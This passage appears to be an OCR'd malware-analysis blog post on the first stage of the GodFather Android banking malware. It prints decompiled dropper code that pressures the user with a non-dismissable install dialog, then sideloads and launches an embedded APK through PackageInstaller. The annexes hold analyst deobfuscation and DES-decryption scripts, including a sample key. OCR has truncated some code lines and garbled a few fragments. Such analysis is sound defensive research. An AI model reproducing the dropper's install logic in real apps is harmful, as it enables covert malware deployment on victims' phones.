
`onCreate` method is used to setup a new content view.Immediately after, the activity transitions into `onResume` which calls a custom `showDialog` function if **GodFather** package named `"com.heb.reb"`, isn't installed on the system.

```
java
@Override
public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(2131361820);
}

public void onResume() {
        super.onResume();
        if (!isAppInstalled("com.heb.reb")) {
                showDialog();
                return;
        }
        else {

        }
```

This method sets up an `AlertDialog` that repeatedly prompts the user to install a plugin, specifically the **GodFather** core APK. Like the previous class, Base64-encoded strings are used to prompt the user to click on the UPLOAD button of the AlertDialog.

```
java

public void showDialog() {
        AlertDialog.Builder builder = new AlertDialog.Builder(this);
        builder.setMessage(gresil.decodeBase64("VXlndWxhbWFtxLF6xLEga3VsbGFuYWJpbG1layBpw6dpbiBla2xl
        builder.setCancelable(false);
        builder.setPositiveButton(gresil.decodeBase64("WcOcS0xF"), new DialogInterface.OnClickListene
```

When the user interacts with the `AlertDialog` by clicking the confirmation button, the dropper initiates a new app installation process via the Android `PackageInstaller` API.


Install unknown apps
Müzik Yükle
1
Allow permission
Installing apps from this source may put your phone and data at risk.
Müzik
Do you want to install this app?

Specifically, the code invokes:

```java
java



@Override
public void onClick(DialogInterface dialog, int which) {

PackageInstaller packageInstaller = getPackageManager().getPackageInstaller();

session = packageInstaller.openSession(
    packageInstaller.createSession(
        new PackageInstaller.SessionParams(PackageInstaller.SessionParams.MODE_FULL_INSTALL)
    )
);
```

The malware explicitly requests a full installation session (`MODE_FULL_INSTALL`). This mode allows the malware to install an entire APK file, not just incremental updates, effectively enabling it to side-load and deploy the next stage of its payload without relying on external tools or user-initiated actions beyond the initial tap.
Once the session is created, the method calls a custom function named `addApkToInstallSession` with 2 parameters : a filename `umbras.apk` and the session.

```java
java
levoglucose.this.addApkToInstallSession("umbras.apk", session);
```

The following function is responsible for loading the file `umbras.apk` from the application assets folder and writing it into the `packageInSession` :

```java
java
public final void addApkToInstallSession(String assetName, PackageInstaller.Session session) throws
        OutputStream packageInSession = session.openWrite("package", 0, -1);
        try {
                InputStream is = getAssets().open(assetName);
                byte[] buffer = new byte[16384];
                while (true) {
                        int n = is.read(buffer);
                        if (n < 0) {
```

```
                        break;
                }
                packageInSession.write(buffer, 0, n);
        }
        is.close();
        if (packageInSession != null) {
                packageInSession.close();
        }
```


As soon as `umbras.apk` is written inside the session, `showDialog` method commits the install session, which starts the actual APK installation using the package installer session.

```
java
intent.setAction(
        "com.example.android.apis.content.SESSION_API_PACKAGE_INSTALLED"
);
```

In addition, it uses a `PendingIntent` to restart the activity class `leveoglucose` when the install is complete.

```
java
Context context = levoglucose.this;
Intent intent = new Intent(context, levoglucose.class);
intent.setAction(
        "com.example.android.apis.content.SESSION_API_PACKAGE_INSTALLED"
);
session.commit(PendingIntent.getActivity(
        context, 0, intent, 33554432
).getIntentSender());
```

Back to `onResume` again after restarting the activity, the APK is now installed on the system with the package name `"com.heb.reb"` and then started via the `launchIntentForPackage` intent.


Musiqi bildirişləri almaq üçün bildirişlərə giriş icazəsi verin.
Bildirim erişimi
Android Auto
AudioMirroring
Google Play Hizmetleri
Dijital Sağlık
Modlar ve Rutinler
Müzik
One UI Ana Ekranı
Android System Intelligence
Smart View
Modlar ve Rutinler
Müzik işlevine izin ver
Allow Müzik to send you notifications?
Allow
Install succeeded!

```
java
@Override
public void onResume() {
        super.onResume();
        if (!isAppInstalled("com.heb.reb")) {



        }
        try {
                Intent launchIntentForPackage = getPackageManager().getLaunchIntentForPackage("com.h
                if (launchIntentForPackage != null) {
                        Bundle mBundle = new Bundle();
                        mBundle.putString("package", getPackageName());
                        mBundle.putString("packagestp", footslogger.class.getName());
                        launchIntentForPackage.putExtras(mBundle);
                        startActivity(launchIntentForPackage);
                }
        } catch (Exception e) {
        }
}
```

At this stage, the GodFather core application is now installed on the device and directly launched via the previous code. Once active, the core program immediately requests Accessibility Service privileges, enabling it to bypass user interaction barriers. With these elevated permissions, the malware can perform a wide range of intrusive actions on the victim’s phone, effectively transitioning from the dropper phase to full spyware functionality.

Annexes

Skip ZIP Evasion techniques

```
python
import zipfile
from io import BytesIO
import sys
import os
```

```
def detricks_apk(apk_path, output_path):
    new_apk = BytesIO()

ack    with zipfile.ZipFile(apk_path, 'r') as zin:
        with zipfile.ZipFile(new_apk, 'w', zipfile.ZIP_DEFLATED) as zout:
            for item in zin.infolist():
                item.flag_bits = 0
                item.extra = b''

                data = zin.read(item.filename)
                zout.writestr(item, data)

    with open(output_path, 'wb') as f:
        f.write(new_apk.getvalue())

    print(f"-> New APK written to: {output_path}")

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Usage: python normalize_apk.py tricked_sampke.apk")
        sys.exit(1)

    input_apk = sys.argv[1]
    output_apk = f"normalized_{os.path.basename(input_apk)}"

    detricks_apk(input_apk, output_apk)
```

Strings decryption

```
java
import re
import sys

def main() -> int:
    if len(sys.argv) <= 1:
        print("Usage: python3 decryptStrings.py <key>")
        return -1

    key = int(sys.argv[1])

    print("Enter bArrX values (paste the lines, then press Ctrl+D to finish):")
    try:
        content = sys.stdin.read()
    except KeyboardInterrupt:
```

```
        print("\ninput error.")
        return 1

    numbers = re.findall(r'=\s*(-?\d+);', content)
    numbers = list(map(int, numbers))
    print("Extracted numbers:", numbers)

    decrypted_bytes = bytes([(x ^ key) & 0xFF for x in numbers])
    try:
        decrypted_string = decrypted_bytes.decode('utf-8')
        print("Decrypted string:", decrypted_string)
    except UnicodeDecodeError:
        print("Decrypted bytes (non-UTF-8):", decrypted_bytes)

    return 0

if __name__ == "__main__":
    sys.exit(main())
```

Input

```
sh
Enter bArrX values (paste the lines, then press Ctrl+D to finish):
bArr2[0] = -88;
                bArr2[1] = -89;
                bArr2[2] = -86;
                bArr2[3] = -72;
                bArr2[4] = -72;
                bArr2[5] = -82;
                bArr2[6] = -72;
                bArr2[7] = -27;
                bArr2[8] = -79;
                bArr2[9] = -94;
                bArr2[10] = -69;


<CTRL+D
```

Output

```
sh
Extracted numbers: [-88, -89, -86, -72, -72, -82, -72, -27, -79, -94, -69]
```

```
Decrypted string: classes.zip
```

Extract and decryption of dropper stage two

```
java
import javax.crypto.Cipher;
import javax.crypto.CipherOutputStream;
import javax.crypto.SecretKey;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.DESKeySpec;
import java.io.*;
import java.nio.file.*;
import java.util.zip.*;
import java.nio.charset.StandardCharsets;
public class DecryptStageOne {
    public static void main(String[] args) {
        try {
            String zipPath = "../bhgdtczzkbjacwee";
            String outputFolder = "./decrypted_folder";
            String key = "ahwxshehavinqtgz";
            if (args.length <= 0) {
                        System.out.println("usage: java DecryptStageOne <zip_archive>");
            } else {
                System.out.println("The archive is " + args[0]);
                unzip(new File(args[0]), new File(outputFolder));
                Files.walk(Paths.get(outputFolder))
                    .filter(Files::isRegularFile)
                    .forEach(path -> {
                        try {
                            File decryptedFile = new File(path.toString() + ".decrypted");
                            decryptFile(path.toFile(), decryptedFile, key);
                            System.out.println("Decrypted: " + decryptedFile.getPath());
                        } catch (Exception e) {
                            System.err.println("Failed to decrypt: " + path);
                            e.printStackTrace();
                        }
                    });
            }

        } catch (Exception e) {
            e.printStackTrace();
        }
    }
    public static void unzip(File zipfile, File folder) throws IOException {
        ZipInputStream zis = new ZipInputStream(
                new BufferedInputStream(
```

```
                    new FileInputStream(zipfile.getCanonicalFile())));
        ZipEntry ze;
        try {
            while ((ze = zis.getNextEntry()) != null) {
                File f = new File(folder.getCanonicalPath(), ze.getName());
                if (ze.isDirectory()) {
                    f.mkdirs();
                    continue;
                }
                f.getParentFile().mkdirs();
                OutputStream fos = new BufferedOutputStream(new FileOutputStream(f));
                try {
                    final byte[] buf = new byte[8192];
                    int bytesRead;
                    while ((bytesRead = zis.read(buf)) != -1) {
                        fos.write(buf, 0, bytesRead);
                    }
                } finally {
                    fos.close();
                }
            }
        } finally {
            zis.close();
        }
    }
    public static void decryptFile(File inputFile, File outputFile, String key) throws Exception {
        try (
            FileInputStream fis = new FileInputStream(inputFile);
            FileOutputStream fos = new FileOutputStream(outputFile);
            InflaterInputStream bis = new InflaterInputStream(new BufferedInputStream(fis, 8192));
            InflaterOutputStream bos = new InflaterOutputStream(new BufferedOutputStream(fos, 8192))
        ) {
            decryptStream(key, bis, bos);
        }
    }
    private static void decryptStream(String key, InputStream inputStream, OutputStream outputStream
        SecretKeyFactory keyFactory = SecretKeyFactory.getInstance("DES");
        SecretKey secretKey = keyFactory.generateSecret(new DESKeySpec(key.getBytes(StandardCharsets
        Cipher cipher = Cipher.getInstance("DES");
        cipher.init(Cipher.DECRYPT_MODE, secretKey);
        try (CipherOutputStream cipherOut = new CipherOutputStream(outputStream, cipher)) {
            byte[] buffer = new byte[64];
            int read;
            while ((read = inputStream.read(buffer)) != -1) {
                cipherOut.write(buffer, 0, read);
            }
            cipherOut.flush();
```

```
        }
    }
}
```

Source: https://shindan.io/blog/godfather-part-1-a-multistage-dropper